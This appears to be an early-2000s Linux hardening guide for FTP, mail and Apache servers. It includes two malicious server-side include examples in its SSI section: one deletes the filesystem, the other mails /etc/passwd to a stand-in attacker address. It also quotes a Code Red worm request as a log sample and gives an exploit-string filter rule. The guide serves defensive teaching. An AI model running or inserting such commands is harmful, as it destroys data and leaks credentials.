Many FTP servers need to be "anonymous" as they need to provide download and/or upload file transfer to the general public, or at least a group of users they can not specify with non-anonymous FTP accounts. Anonymous FTP is a common requirement in the service provider space. If your customer needs to run an anonymous FTP server, it is strongly suggested to study the CERT configuration guidelines (http://www.cert.org/tech_tips/anonymous_ftp_config.html), as well as the General Linux FTP Server suggestions below.

Recommended FTP Servers

vsFTPD, "Very Secure" FTP (ftp://ferret.lmh.ox.ac.uk/pub/linux/vsftpd/) is a ground-up FTP implementation, designed for security. vsFTPD also includes the ability to throttle bandwidth by preventing the FTP link from being saturated. vsFTPD is used by some well known FTP servers, such as ftp.redhat.com

ProFTP is another alternative for customers looking for robust anonymous FTP server functionality on Linux (http://www.proftpd.org). ProFTP is under GPL and only version

1.2.0rc3 or greater should be used. ProFTPD is the FTP server used for many high volume, Linux-based anonymous FTP servers, such as ftp.kernel.org (the definitive FTP site for the Linux kernel), SourceForge, GNU.org, and Frontier Internet, a large Linux-based service provider in the UK which hosts, among others, ftp.linux.co.uk and www.linux.co.uk. Read the ProFTP FAQ (http://www.proftpd.net/docs/faq/proftpdfaq.html) to determine if ProFTP is suitable for your requirements.

Another option to consider is SafeTP (http://www.cs.berkeley.edu/~smcpeak/SafeTP/doc.html) which provides a transparent FTP proxy. When SafeTP is installed, any ordinary Windows or Unix/Linux FTP client automatically becomes a Secure FTP client, without any further user intervention. SafeTP intercepts outgoing FTP network connections, and encrypts the traffic before relaying it to the network. Details on how SafeTP is configured in and around firewalls should be investigated before deciding on SafeTP as a FTP client/server solution (http://www.cs.berkeley.edu/~smcpeak/SafeTP/firewall.html).

General Linux FTP Server suggestions

- If possible, don't use standard FTP, but rather use sftp as mentioned above, or if you just need to provide anonymous download (with no uploading privileges), consider using a stripped down HTTP server, such as publicfile (http://publicfile.org/) or a secured FTP server such as vsFTPD (described above), or Aftpd (http://web.ranum.com/pubs/index.shtml).
- Combine your FTP services onto a single Linux server which is stripped of all non-FTP necessary functionality, services and data. This server should be placed in the DMZ, outside of the corporate network. The FTP server(s) should use iptables to limit all network access to FTP and administrative ports (such as SSH). It may also be beneficial to use TCP Wrappers (see Resources at the end of this document) to wrap the FTP daemon with SSH.
- Create "captive accounts" which restrict the users to only FTP access of the system and restrict the users to accessing only directories above a root directory you specify. One way to implement this is by creating a "guestgroup" entry in the /etc/ftpaccess file.
- ftpaccess and hosts.allow, hosts.deny can also be used to control access to FTP and other xinetd related services on your Linux server, but remember these control access further up the OSI stack, where the firewall control can operate at layer 2 and above.
- Secure against FTP bounce attacks. Although most current FTP servers protect against this, it is still worth verifying. For an explanation of this exploit, read http://www.securityfocus.com/archive/1/3488 and the "-b <ftp relay host>" option for nmap (found in the nmap man page, or http://www.insecure.org/nmap/nmap_manpage.html).
- If using WU-FTPD (included by default on many distributions, such as Red Hat), utilize the "chroot" functionality to limit users access. To learn about chroot in wuftpd, "man ftpaccess" on your Linux system and read the "realuser", "guest-user" and "guestgroup" options.

- Provide MD5 checksums and/or PGP signatures for the files that are to be distributed via the FTP server, to allow users a method for verifying the authenticity of the files to be downloaded.
- Never allow FTP as root
- Modify the FTP information banner. On a client connection, FTP banners provide FTP server information, such as server type and version. This information can be used to plan an attack against your system. Most FTP servers (wu-ftpd, proftpd, etc.) allow this banner to be configured to provide different or limited messages to the client.
- If the FTP server is behind a firewall (recommended), test intrusions with Ftp-Ozone (http://www.monkey.org/~dugsong/ftp-ozone.c)

Linux Mail Servers

Mail servers are one of the most common components in a service provider architecture. They are also one of the most common targets for Internet based attacks. As noted in the SANS/FBI Unix Vulnerability list, "Sendmail Vulnerabilities" holds the number two slot on the exposure list. Sendmail is a program that sends, receives, and forwards most electronic mail processed on Unix and Linux computers. Due to Sendmail's longevity and omnipresence it is often targeted by attackers. Sendmail has had its share of vulnerabilities, in fact, the very first advisory issued by CERT/CC in 1988, made reference to an exploitable weakness in Sendmail. In this section, we'll examine some best practices for hardening Sendmail on Linux servers as well as other mail server solutions for Linux, such as Postfix and Qmail. This section will also explore using Linux servers as SPAM and Email Virus "filters."

Sendmail

There are numerous resources documenting Sendmail security. Below are the distilled best practices to consider for general Sendmail on Linux implementations.

- First, upgrade to the latest version of Sendmail. Many, if not most, known Sendmail security vulnerabilities are resolved by upgrading/patching to the latest version. The latest version of the Open Source version of Sendmail can be found at: http://www.sendmail.org/. There is a commercial version of Sendmail targeted specifically towards Service Providers found at: http://www.sendmail.com/solutions/isp/
- Run Sendmail as a separate userid – don't give Sendmail any special privileges. Implement this by making Sendmail SUID/SGID "mail." Using the RunAsUser directive in sendmail.cf you can instruct Sendmail to run as an alternate user. Additionally, by using the SafeFileEnvironment option you can create "chroot jails" for user mailboxes (which prevents files from being written outside of a defined subtree). You will also need to modify the permissions on the Sendmail related files to be accessible by user "mail."[17]

[17] If you are not familiar with Sendmail configuration (e.g. "m4" and ".cf" files are unfamiliar to you), please read this document first: http://www.sendmail.org/m4/readme.html

- Turn off SMTP Banner information. Like FTP banners explained above, when a "user" telnets to your Sendmail server, they receive a banner of information about Sendmail – below is an example:

```
[root@mirkwood /tmp]# telnet mail.fangorn.com 25
Trying 192.168.1.106...
Connected to mail.fangorn.com (192.168.1.106).
Escape character is '^]'.
220 mail.fangorn.com ESMTP Sendmail 8.11.6/8.11.6; Mon, 26 Nov 2001 08:20:04 -0800
```

  This provides information that real users don't care about, but could aid a potential attacker in profiling your system. In Sendmail, a change to the sendmail.cf can modify the SMTP banner information. The default setting on Red Hat distributions is:

```
# SMTP initial login message (old $e macro)
O SmtpGreetingMessage=$j Sendmail $v/$Z; $b
```

  This displays the information from the sample telnet session above. By changing this directive in sendmail.cf, you can change the information you present in your SMTP banner, such as:

```
# Modified SMTP login message (old $e macro)
O SmtpGreetingMessage=$j Microsoft Exchange; $b
```

  After restarting Sendmail, when a "user" telnets to your Sendmail Linux server, they'll receive:

```
[root@mirkwood /tmp]# telnet mail.fangorn.com 25
Trying 192.168.1.106...
Connected to mail.fangorn.com (192.168.1.106).
Escape character is '^]'.
220 mail.fangorn.com ESMTP Microsoft Exchange; Mon, 26 Nov 2001 08:42:03 -0800
```

  Obviously, this is just an example to "masking" your server information.[18]
- Turn off VRFY and EXPN. Most current distributions default to the following PrivacyOptions configuration (in sendmail.cf).

```
# privacy flags
O PrivacyOptions=authwarnings,novrfy,noexpn,restrictqrun
```

  Which disables VRFY and EXPN commands (among other things). Verify that your Linux mail server is doing the same.
- Consider running Sendmail from xinetd to allow Sendmail to accept mail on port 25 while running as non-root. The following is an example smtp file you could include in /etc/xinetd.d:

[18] People often respond to this type of "server masquerading" by saying that it is easily circumvented by using nmap, or similar tool, to identify or fingerprint the OS. However, if evading this sort of fingerprinting interests you, there are methods using iptables for making your Linux server look like another OS (such as Windows). See Rob Beck's "Passive-Aggressive Resistance: OS Fingerprint Evasion", *Linux Journal,* #89, Sept. 2001. Also see: http://www.insecure.org/nmap/nmap-fingerprinting-article.html and http://www.phrack.org/show.php?p=54&a=9

```
service smtp
{
        socket_type             = stream
        protocol                = tcp
        wait                    = no
        user                    = mail
        group                   = mail
        server                  = /usr/sbin/tcpd/sendmail
        server_args             = -bs
        nice                    = 5
        instances               = 20
}
```

This example runs Sendmail as user/group "mail" and is running Sendmail through tcpd (TCP Wrappers). It also allows the control of number of Sendmail instances to run (20) and the "nice" value specifies the server priority to run Sendmail (5).

- As of Red Hat 7.1, by default, Sendmail does not accept network connections from any host other than the local computer (this is a good thing in regards to default security settings). If you want to configure Sendmail as a server for other clients, edit /etc/mail/sendmail.mc and change DAEMON_OPTIONS to also listen on network devices, or comment out this option all together. You will need to regenerate /etc/sendmail.cf by running:
  [root@fangorn /root]#m4 /etc/mail/sendmail.mc > /etc/sendmail.cf
- Control Sendmail Denial of Service (DoS) attacks. A mindless, but often used, DoS attack is to send so much email to a server that the mail server's disk literally fills up. An easy solution to this is to set quotas or limits on the "mail" user/group. This allows both soft (warn) and hard (stop) constraints on how many inodes a given user can consume.[19]
- Disable Sendmail on Linux servers that are not mail servers or mail relays (see section above on disabling services for your distribution).
- If you need to keep Sendmail enabled, but the Linux server is not a mail server or relay, do not run Sendmail in daemon mode (disable the "-bd" switch).
- More Sendmail security recommendations can be found here: http://www.sendmail.net/000705securitygeneral.shtml

Postfix

Although Sendmail is the primary MTA today, Postfix is a highly regarded alternative. Postfix (http://www.postfix.org) attempts to be fast, easy to administer, and secure, while at the same time being Sendmail compatible enough to not upset existing users. Thus, the outside has a "Sendmail-ish" flavor, but the inside is completely different. Postfix was developed by Wietse Venema at the IBM T. J. Watson Research Lab[20]. It was formerly known as VMailer, and later released by the end of 1998 as the IBM Secure Mailer. From then on it has been survived as Postfix.

[19] http://www.linuxdoc.org/HOWTO/mini/Quota.html
[20] Wietse Venema is a respected security developer and author of other valuable tools such as TCP Wrapper and The Coroner's Toolkit. ftp://ftp.porcupine.org/pub/security/index.html

Postfix was created with security as a main design goal. Essentially, Postfix practices a "rings of trust" model, with separate processes interacting. Postfix is based on "semi-resident, mutually-cooperating, processes" that perform specific tasks for each other, without any particular parent-child relationship. Again, doing work in separate processes gives better insulation than using one big program (e.g. Sendmail). Only one master process has to be run as root, and that process does not need to interact with the Internet. Additionally, all the processes can be "chroot-ed."[21] The end result of this type of distributed and isolated process architecture is that it creates a much more difficult design to crack, as it requires multiple processes to be compromised versus a single monolithic program.

A few recommended Postfix best practices include:

- Utilize Postfix's default_process_limit directive in main.cf to control resource usage.
- Consider changing the maildrop program to setgroupid (see http://www.postfix.org/security.html for details under "Set-uid" section)
- Configure SMTP banner, similar to Sendmail example given above. Use the smtpd_banner directive in main.cf.

Qmail

Qmail is a similar alternative to Sendmail, designed for security from the start, and thus an Open Source competitor to Postfix. Qmail (http://cr.yp.to/qmail.html) usage is growing at a very rapid pace. According to the author's site, as of October 2001, more than 700,000 reachable IP addresses are running qmail as their SMTP server. Some of the more notable addresses using qmail as their SMTP server include: Yahoo!, NetZero, Address.com, Onelist.com, and Critical Path.[22]

Qmail author, Dan Bernstein, offered a "security guarantee" in 1997 to prove qmail was secure (see: http://cr.yp.to/qmail/guarantee.html). Although I don't subscribe to hacker competitions as they often tend to be misrepresentative, it does illustrate the focus and confidence that qmail and its developers have in terms of security design. For what it's worth, the prize for publishing an exploit in qmail went unclaimed. The link above also includes the author's reasons for why qmail is secure and is definitely worth the read if you are considering qmail as you mail server.

Some other useful qmail resources:

- There is a checklist for moving a large Sendmail site to qmail: http://cr.yp.to/qmail/sendmail.html.
- If you plan on using qmail for high volume mail serving, consider using the high concurrency patch (http://qmail.area.com/big-concurrency.patch), and the qmail-qstat patch (http://qmail.area.com/big-todo.103.patch). You should also consider running multiple qmail server instances, depending on your volume requirements and expectations.

[21] For a look at building chroot-ed 'cages' with SSH, see "Building a Secure User Environment with SSH ChRootGroups" at: http://www.securityfocus.com/infocus/1404


[22] Other sites using qmail can be found at http://qmail.area.com/top.html.

- Qmailanalog (http://cr.yp.to/qmailanalog.html) is a collection of tools to help you analyze qmail's activity record (i.e., how many messages, recipients, attempts? how soon were 50/75/100% of the messages delivered?, etc.)

Linux Mail Virus and Spam Filters

A useful benefit to a service provider email infrastructure is the ability to "pre-screen" email for potential viruses, worms, Trojan Horses, or Spam. By placing a Linux based email filter around the inbound and outbound SMTP services, the service provider can add significant value to their service level agreements. Additionally, a Linux filter can be agnostic to the sending and receiving email clients, allowing customers to use the email system of their choice (i.e., Microsoft Outlook, Macintosh, Linux, etc.). Listed below the diagram are a few examples of Open Source virus and spam filter applications.

The following is a high level example of integrating a Linux virus filter into an email infrastructure. This could be implemented as a stand-alone Linux mail/filter server (as illustrated), or possibly on the Linux firewall system (depending on the virus scanner package).



AMaViS (http://www.amavis.org/amavis.html) is a GPL application which resides on the inbound SMTP server (i.e., Sendmail, Qmail, Postfix). When a mail arrives, the message is parsed through a script that extracts all attachments from the mail, unpacks (if needed) and scans them using a professional virus scanner program (such as Network Associates Virus Scan, Sophos Sweep, CAI InoculateIT).

Qmail Scanner (http://qmail-scanner.sourceforge.net/) (also known as scan4virus) is an add-on that enables a qmail server to scan all gateway-ed email for certain characteristics. It is typically used for its anti-virus protection functions, in which case it is used in conjunction with commercial virus scanners. Qmail scanner also enables a site (at a server/site level) to react to email that contains specific strings in particular headers, or particular attachment filenames or types (e.g., *.vbs attachments).

Blackmail (http://www.jsm-net.demon.co.uk/blackmail/blackmail.html) is a Spam filter that operates on incoming and (optionally) outgoing mail. The filtering consists of

various checks on the SMTP envelope and message headers: if any tests fail then the mail will be bounced. Blackmail can check against Spam sites, keywords, host names and email addresses using DNS for validity, Blackhole lists, such as RBL, for known Spam IP addresses, validate against common Spam signatures (e.g., that "To:" and "From:" addresses do not match), and validation of correct header information. [23]

Junkfilter (http://junkfilter.zer0.org/) is a Procmail-based filter system. Procmail is a popular and powerful mail-processing program available for Linux and Unix systems. Junkfilter is under a BSD style license (http://junkfilter.zer0.org/pkg/current/LICENSE). Junkfilter and Procmail offer a highly configurable and flexible system for filtering spam. For example, I've seen Junkfilter used as an "auto-responder" to send fake bounces back to Spammers, making their attempted Spam appear to have reached an invalid email address (which many Spam mailers then process that address for removal).

Developing a specific policy for email attachments should be part of your overall security management plan. For some suggestions on defining an email attachment security policy, see: http://www.advosys.ca/tips/attachment-policy.html

Linux Web and Application Servers

Apache is a tremendously flexible Web server.[24] In my years working with the Apache server, I've seen it used in devices as small as a wrist watch, to the largest mainframe class computers. Moreover, Apache is used in a multitude of application domains, and with the rise of Web services, Apache as a services platform will become even more prevalent. This flexibility, evolution, and track record is why Apache owns the majority of the Web server market share. It is also why it is very important to take care in securing this crucial aspect of a Linux server infrastructure.

First, it is important to understand how Apache runs and operates. Apache is typically bound to TCP port 80 (a default port for serving HTTP). When a service is run on port 80, it must be started as root as ports below 1023, the "Well Known Ports," are considered privileged and thus must be started as root.[25] However, Apache has the ability to change the user of the forked httpd daemons. This is done by setting the "User" and "Group" names in the httpd.config file. The default configuration is User and Group "nobody." The following shows the parent process started as root, and the forked httpd processes running as user nobody, which handle the requests:

```
[root@mordor config]# ps -ef | grep httpd
root      5675     1  0 16:10 ?        00:00:00 /usr/local/apache/bin/httpd
nobody    5676  5675  0 16:10 ?        00:00:00 /usr/local/apache/bin/httpd
```

[23] Mail server administrators should have a solid understanding on SPAM related exploits, tools, and issues, such as relays and RBLs, for further information on these subjects, see: http://mail-abuse.org/rbl/, http://samspade.org/, http://www.orbz.org, and http://www.stopspam.org/

[24] As the IBM HTTP Server is built on Apache, comments about Apache configuration and operation can be applied to the IBM HTTP Server as well.

[25] IANA port number document: http://www.iana.org/assignments/port-numbers

```
nobody   5677  5675  0 16:10 ?     00:00:00 /usr/local/apache/bin/httpd
nobody   5678  5675  0 16:10 ?     00:00:00 /usr/local/apache/bin/httpd
nobody   5679  5675  0 16:10 ?     00:00:00 /usr/local/apache/bin/httpd
nobody   5680  5675  0 16:10 ?     00:00:00 /usr/local/apache/bin/httpd
```

As these user and groups are configurable, many people will create a user or group specifically for handling httpd processes (such as user "web"). Another way to avoid starting the httpd process as root is to run Apache on a port above 1023 (many sites use port 8080, or 8888), which allows Apache to be started by a non-privileged user. This scenario may be beneficial to service providers who want to grant their customers the functionality to start and stop their own Apache server processes without providing the customer with root privileges.

Apache Security Configuration Tips

As we saw above with the User and Group directives, Apache's configuration file, httpd.conf, is used to control how the server is accessed and operated. Below, are more configuration directives that can help harden your Apache server. These are not always necessary, and may be considered overly protective for some systems, but they can help prevent some common vulnerabilities, particularly exploits found in CGI programs as described in the SANS/FBI list in item number 7, "Vulnerable CGI Programs."

1. Limiting connections and content. Apache provides a variety of configuration directives for limiting connections and request information. Although this section will not cover all of these directives, it will highlight some of the key configurations for limiting intruders from probing and poking at your Web server.

KeepAlive

KeepAlive enables persistent connections, which can increase performance as it allows the client to make several requests without establishing a separate connection for each HTTP request. KeepAlive takes one parameter (on/off). Setting KeepAlive to "off" can be a defense against some types of Denial of Service (DoS) attacks, as it prevents an attacker from establishing connections and just holding those connections open (or, "sitting on the connection"), consuming and eventually overrunning all connections available to that server.

MaxKeepAliveRequests

MaxKeepAliveRequests limits the amount of requests that can be sent over a single connection. This is another method for controlling potential DoS attacks. Setting this parameter higher increases performance, but also increases the potential for someone to attempt a DoS. The default is 100, which I have found to be a nice median setting, increase/decrease per your site requirements.

KeepAliveTimeout

KeepAliveTimeout limits the number of seconds that Apache will wait for the next request from the same client on the same connection. The default is 15, and can be another useful configuration from closing those connections that an attacker may be holding open for a DoS attempt.

LimitRequestBody

LimitRequestBody specifies the number of bytes from 0 (meaning unlimited) to 2GB that are allowed in a request body. The default value is defined by the compile-time constant DEFAULT_LIMIT_REQUEST_BODY (0 as distributed). The LimitRequestBody directive allows the user to set a limit on the allowed size of an HTTP request message body within the context in which the directive is given (server, per-directory, per-file or per-location). If the client request exceeds that limit, the server will return an error response instead of servicing the request. The size of a normal request message body will vary greatly depending on the nature of the resource and the methods allowed on that resource. CGI scripts typically use the message body for passing form information to the server, so this directive can limit some scenarios where an attacker attempts to DoS over buffer overflow CGI form data.

LimitRequestField

This directive takes a number parameter as an integer from 0 (meaning unlimited) to 32767. The default value is defined by the compile-time constant DEFAULT_LIMIT_REQUEST_FIELDS (100 as distributed). The LimitRequestFields directive allows the server administrator to modify the limit on the number of request header fields allowed in an HTTP request. A server needs this value to be larger than the number of fields that a normal client request might include. The number of request header fields used by a client rarely exceeds 20, but this may vary among different client implementations, often depending upon the extent to which a user has configured their browser to support detailed content negotiation. This directive can limit the exposure of a DoS where an attacker attempts to overflow a server with an abnormally long list of request headers. Other related request limit directives include: LimitRequestFieldSize directive which limits the size of each request header; LimitRequestLine which limits the length of each request line; and LimitXMLRequestBody (Apache 2) which limits the maximum byte size of an XML-based request body.

2. Limiting physical resources is another useful method for providing “backstops” to Apache processes and applications from overwhelming your server. These are often used as security harnesses to prevent attacks against your Web server from taking the entire machine down. Apache::SizeLimit[26] is a Perl module which allows you to kill off Apache httpd processes if they grow too large. This can be a useful control on an Apache server to limit the potential for overwhelming a server from a run-away process (either intentionally from an attack, or unintentionally from a bug or memory leak). At eToys we used this as a way to limit any one process from dropping the Linux server outright. The following is how you would configure Apache::SizeLimit in your httpd.conf:

```
PerlFixupHandler Apache::SizeLimit
<Perl>
  use Apache::SizeLimit;
  # Max unshared -- only kill off processes that are truly using too much physical RAM
```

[26] http://www.perldoc.com/perl5.6.1/lib/Apache/SizeLimit.html

```
        $Apache::SizeLimit::MAX_UNSHARED_SIZE      = 30000;       # 30MB
 # check the process size every other time the process size checker is called
        $Apache::SizeLimit::CHECK_EVERY_N_REQUESTS = 2;
</Perl>
```

Other related modules include mod_throttle[27], Apache::Resource[28] and Randal Schwartz's Throttle module[29].

3. Server side includes (SSI) are a powerful way to include dynamic content in a Web page, such as displaying the current date and time, such as the following server side include imbedded in a Web page:

```
<!--#exec cmd="date +%x"-->
```

This would output to the Web page:

```
11/16/2001
```

Without the proper security, SSI allows subjective Linux programs to be invoked from a Web page – exposing a host of security risks. If SSI is not necessary for your site, you can specify:

```
Options None
```

This directive will disable all "Options" from the container it is specified within. If SSI functionality is required, it is strongly recommended to disallow execution of CGI scripts through SSI:

```
Options IncludesNOEXEC
```

Which would allow server side includes, but disables execution of programs through #exec or #include. Why bother? Two reasons. The first is that it can be a tremendous security risk, such as:

```
<!--#exec cmd="rm -rf /"-->
<!--#exec cmd="mail badguy@badguysite.org < cat /etc/passwd"-->
```

Obviously, these are very malicious server side includes, but could be permitted if SSI and CGI security is not properly configured in your server. The second reason is that there are a wide variety of more secure and efficient ways to provide dynamic content to a Web page, such as using a protected CGI, a PHP program, or a Java application.

4. Apache provides a convenient tool for easily applying per directory security, called htaccess. An ".htaccess" file is a text file containing Apache configuration directives. Those directives apply to everything in the directory where

[27] http://www.snert.com/Software/mod_throttle/
[28] http://www.perldoc.com/perl5.6.1/lib/Apache/Resource.html
[29] http://www.stonehenge.com/merlyn/LinuxMag/col17.html

the .htaccess file is located, including sub-directories. Using .htaccess files can be very useful in a service provider environment where it is often desirable to define per-directory access and privileges to different users and customers. Ken Coar has written a useful tutorial on using htaccess (http://apache-server.com/tutorials/ATusing-htaccess.html).

However, it is important to implement htaccess securely. The directive below, which would be included in httpd.conf, illustrates how to ensure that the .htaccess file itself is never actually served by Apache – using the Files directive, which ensures that a request for *any* file named .htaccess is denied.

```
<Files .htaccess>
Order allow,deny
Deny from all
</Files>
```

This next directive, which would be included in the .htaccess file, shows how to limit a specific directory to only allowing POST by the group "staff" (other methods, such as GET, would still be allowed to unauthenticated users):

```
AuthName "Restrict POSTs"
AuthType Basic
AuthUserFile /etc/httpd/users

<Limit POST>
require group staff
</Limit>
```

An alternative to using htaccess for this type of authentication is to include a configuration within the httpd.conf file, which could be considered easier to manage and more secure (single point of configuration, and the httpd.conf file is typically writable only by a privileged user):

```
<Directory /usr/local/apache/htdocs/customer_a_dir>
AuthType        Basic
AuthName        "Customer A Directory"
AuthUserFile    /usr/local/apache/all_customers/customer_a_dir.htpasswd
require         valid-user
</Directory>
```

This would cause any request to http://yourdomain.com/customer_a_dir/ to be prompted for username password authentication. If the user/password did not match against the "customer_a_dir.htpasswd" file specified in AuthUserFile, there request would be denied.

Depending on the requirements and flexibility of your customer, htaccess and htpasswd authentication can provide an easy and useful mechanism for a variety of HTTP based authentication schemes in a service provider environment.

5. Apache Suexec provides the ability to run CGI and SSI programs under user IDs different from the user ID of the calling Apache Web server. This functionality

can be very useful in multi-user environments found in service provider infrastructures. Suexec is based on a set-UID "wrapper" program that is called by the main Apache Web server process. This wrapper is called when an HTTP request is made for a CGI or SSI program that the administrator has configured to execute as a userid other than that of the main server. When such a request is made, Apache provides the suexec wrapper with the program's name and the user and group IDs under which the program is to execute. For a step-by-step description of the suexec security model, as well as detailed installation and configuration instructions, see: http://httpd.apache.org/docs/suexec.html

6. Keep your server info and stats secure. Server-info and server-status are two commonly used Apache modules for providing detailed information about Apache's server configuration and process state. It's important that you secure who is able to view this information. The following directives would be used in an httpd.conf (if server-info and server-status are in use for your server). The first directive allows any requests for server-info from ".yourdomain.com" – this could also be a specific IP address. The second directive for server-status limits requests to the localhost only.

```
<Location /server-info>
SetHandler server-info
Order deny,allow
Deny from all
Allow from .yourdomain.com
</Location>

<Location /server-status/>
SetHandler server-status
Order deny,allow
Deny from all
Allow from localhost
</Location>
```

7. Restrict file system access. Make sure users cannot "walk" your file system. The first directive, which would be included in httpd.conf, blocks access to the root directory.

```
<Directory />
    Order Deny,Allow
    Deny from all
 </Directory>
```

The next directive disables the same type of scenario described above, but through the UserDir directive. For example, "UserDir ./" would map a request for http://yourdomain.com/~root to the "/", or root directory. To prevent this, specify the following in your httpd.conf:

```
UserDir disabled root
```

Web server diagnosis

Although we all want sophisticated tools which alert us to our wireless device du jour when someone attempts something malicious against our Web server, it is more likely that you or your customer will need to do real time analysis when system resources become suspect. Here are a few simple command line analysis tools to look for suspicious activities in your Web or Application server logs.

Although the Code Red worm didn't infect Linux servers, it did throw large amounts of requests against all Web servers as the worm spread its way across the Internet. This, of course, equates into system performance and system resource (disk) issues as Web servers get bombarded with requests for Windows-based files to exploit, such as "default.ida".

The typical Code Red request looked similar to this:

```
192.168.2.12 - - [19/Jul/2001:16:55:47 +0100] "GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%uc
bd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u5
3ff%u0078%u0000%u00=a
HTTP/1.0" 400 252 -
```

To do a quick run-time check of a Web server log, simply grep the log for a specific string, such as "default.ida" and then count the number of lines in which it appears:

```
[root@fangorn logs]# grep 'default.ida' access_log | wc -l
 309569
```

As you can tell, this poor server had over 300,000 log entries for "default.ida" and was getting hit pretty hard by Code Red (but being a Linux server, and the attack being Windows-based, the system was not infected and therefore no loss of data or other system corruption). But since we are using Apache, we don't need to waste cycles and disk space for all of these Code Red worm requests – or any malicious requests for that matter. By using the "SetEnvIf"[30] directive in the Web server's httpd.conf and restarting the server, Apache can simply ignore any requests matching the specified string in the requested URI:

```
# Make sure you comment this out
#CustomLog /usr/local/apache/logs/access_log common

SetEnvIf Request_URI "root.exe|cmb.exe|default.ida" bad-req
CustomLog /usr/local/apache/logs/access_log common env=!bad-req
```

This will configure Apache to ignore any requests that match the SetEnvIf Request_URI string, in this case "root.exe" "cmb.exe", or "default.ida" (all HTTP requests attempting to exploit security vulnerabilities) and allow all other "normal" HTTP requests to be logged. So a request for http://www.mysite.com/default.ida or

30 http://httpd.apache.org/docs/mod/mod_setenvif.html#SetEnvIf

http://www.mysite.com/some/directory/root.exe will get ignored and will not appear in the log files.

Often, robots, crawlers, or worms will bring Web servers down, or at least significantly hinder, by flooding repeated requests for the same document. This is also a very common and low-brow "script kiddie"[31] attempt at a denial of service attack.[32] However, you often may not know to search for a specific string, such as "default.ida", to identify if this is the cause of your problems, or how to defend against it. The following is a series of commands piped together to grab a chuck of the log (you can specify the amount of lines you want to have "tail" read back from the end of file), cut out the appropriate fields from each line (in this case f1 and f2 – f6 would be useful to match against the referring URL as well, if your server is logging referrers), sort and uniq each entry and provide a count of identical lines.

```
[treebeard@fangorn logs]$ tail -10000 access_log | cut -d"" -f1,2 | sort | uniq -c | sort -n

[…]
   35 192.9.48.3 - - [09/Oct/2001:13:58:43 -0700] "GET /index.html HTTP/1.1
   76 192.18.99.5 - - [09/Oct/2001:13:56:30 -0700] "GET /docs/linux/sec/overview.html HTTP/1.1
  137 156.153.255.242 - - [09/Oct/2001:13:58:42 -0700] "GET /index.html HTTP/1.1
  139 64.78.183.31 - - [09/Oct/2001:13:56:29 -0700] "GET /docs/linux/howtos/index.html HTTP/1.1
1223 207.46.138.11- - [09/Oct/2001:13:56:34 -0700] "GET /private/mydir/index.html HTTP/1.1
```

As the last line illustrates, there were 1,223 requests for "/private/mydir/index.html" from the IP address 207.46.138.11 – and all in the same 1 second period (13:56:34). This would clearly illustrate an automated, scripted attempt against this Web server (or, at least, a misconfigured Web crawler). From here, we could closely monitor the IP address which is repeatedly sending requests for this directory path and either contact them or enact defenses against their requests (ranging from ignoring their requests, such as the "SetEnvIf" example above, to blocking this IP at the border router or firewall).

Web Services

It is very likely that Web services will increase the range and effectiveness of service provider offerings, and possibly create new service provider markets altogether. Due to the rapid adoption of Web services, it is critical to factor in these technologies into your Linux Web and Application server security plan. In fact, one of the key technologies at the core of Web services, SOAP, is designed to utilize HTTP as its transport in an effort to overcome some of the previous issues with other RPC protocols such as DCOM and CORBA (such as tunneling through firewalls).

However, SOAP does not implement any security features in its current implementation, it leaves this layer for later versions. The initial reaction is to send SOAP messages inside SSL or an IPSec implementation, thereby providing a secure channel. This provides transport (SSL) and network (IPSec) security, but not application level security

[31] http://www.tuxedo.org/~esr/jargon/html/entry/script-kiddies.html
[32] This paper does not discuss denial of service in depth – although I am working on a shorter, companion document covering this issue. An overview white paper on DoS and DDoS attacks can be found here: http://www-3.ibm.com/security/library/wp_denial.shtml.

as the end-result to the application is still a SOAP message. Since the transport and network layer security is finished at this stage, this leaves the application with no ability to control the security policy or actions of the layers underneath. There are also shortcomings with end-to-end and persistence in the SOAP over SSL or IPSec security model. To address some of these concerns, there is a SOAP security extension using digital signatures, currently under consideration by the W3C (http://www.w3.org/TR/SOAP-dsig/).[33]

In the meantime, if your customer needs to implement SOAP in their Linux server environment, consider some of the following issues:

- SOAP is not relegated to HTTP nor port 80. Isolate your Web services to a specific port used only for that purpose – which allows for easier firewalling and analysis. Use the "Listen", "Port", and/or the "VirtualHost" Apache configuration directives to configure the SOAP server for a distinct port. If possible, configure a distinct domain as well as a unique port number specific to Web services.
- Use SSL to encrypt the Web services data sent through that port. From the SOAP client it is as simple as specifying "https" versus "http". Of course, your server needs to have been built with SSL support.
- Consider using Apache .htaccess files to authenticate SOAP requests. For examples, see the SOAP::Lite cookbook at (http://cookbook.soaplite.com/).
- Be aware that SOAP is just one of the possible bindings for Web services[34], so your Web services strategy and security policy should to be able to accommodate multiple transport protocols in the future.
